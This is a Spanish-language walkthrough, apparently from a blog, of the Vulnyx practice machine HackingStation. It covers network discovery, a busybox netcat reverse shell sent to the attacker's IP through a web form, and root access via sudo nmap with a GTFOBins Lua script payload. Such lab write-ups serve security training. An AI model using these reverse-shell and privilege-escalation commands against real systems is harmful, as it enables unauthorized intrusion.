

Máquina HackingStation (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 25 octubre



Comenzamos con averiguar la dirección Ip de la Máquina Víctima, para ello utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

```
$ netdiscover -i eth1 -r 10.0.2.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:ba:53:92	1	60	PCS Systemtechnik GmbH
10.0.2.22	08:00:27:9b:74:30	1	60	PCS Systemtechnik GmbH

- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Víctima:** 10.0.2.22

Comprobamos si tenemos conexión con la Máquina Víctima, para ello ejecutamos el siguiente comando:

```
$ ping -c 1 10.0.2.22
```


```
PING 10.0.2.22 (10.0.2.22) 56(84) bytes of data.
64 bytes from 10.0.2.22: icmp_seq=1 ttl=64 time=0.572 ms

— 10.0.2.22 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.572/0.572/0.572/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.

```
$ nmap -Pn 10.0.2.22 -sVC
```

Comprobamos que es lo que corre en el puerto 80.



```
$ nc -lvp 443
```

```
listening on [any] 443 ...
```

Nos creamos la siguiente reverse shell en **busybox**, y la pegamos en el formulario.

```
busybox nc 10.0.2.4 443 -e bash
```

Y recibimos la conexión como ¡¡¡hacker!!!.

```
listening on [any] 443 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.22] 49568
whoami
hacker
```

A continuación, hacemos un tratamiento de la **TTY** para obtener una shell interactiva y así evitar problemas, para ello ejecutamos los siguientes comandos:

```
$ script /dev/null -c bash
```

Ctrl + Z

```
$ stty raw -echo;fg
```

```
$ reset xterm
```

```
$ export TERM=xterm
```

Enumeramos los permisos **sudo**, para ello ejecutamos el siguiente comando:

```
$ sudo -l
```

```
Matching Defaults entries for hacker on HackingStation:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User hacker may run the following commands on HackingStation:
  (root) NOPASSWD: /usr/bin/nmap
```

Nos encontramos con el binario **nmap** que lo podemos ejecutar como el usuario **root**, por lo tanto nos vamos a la pagina [gtfobins](#) a mirar el payload.

Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) Input echo is disabled.


```
TF=$(mktemp)
echo "os.execute("/bin/sh")" > $TF
sudo nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

Escogemos la opción **A**, y la ejecutamos de la siguiente manera:

```
$ TF=$(mktemp)
$ echo 'os.execute("/bin/sh")' > $TF
$ sudo nmap --script=$TF
```

A terminal window with a dark background. The text shows the execution of the commands from the previous block. The output of the nmap command shows a warning about the file extension and then a root shell prompt. The prompt is '# root' followed by a cursor.

```
hacker@HackingStation:/$ TF=$(mktemp)
hacker@HackingStation:/$ echo 'os.execute("/bin/sh")' > $TF
hacker@HackingStation:/$ sudo /usr/bin/nmap --script=$TF
Starting Nmap 7.93 ( https://nmap.org ) at 2025-10-19 17:00 CEST
NSE: Warning: Loading '/tmp/tmp.3HqGwflsaj' -- the recommended file extension is '.nse'.
# root
#
```

¡¡¡Ya somos **root**!!!

También pudiendo leer las flags de **user** y **root**.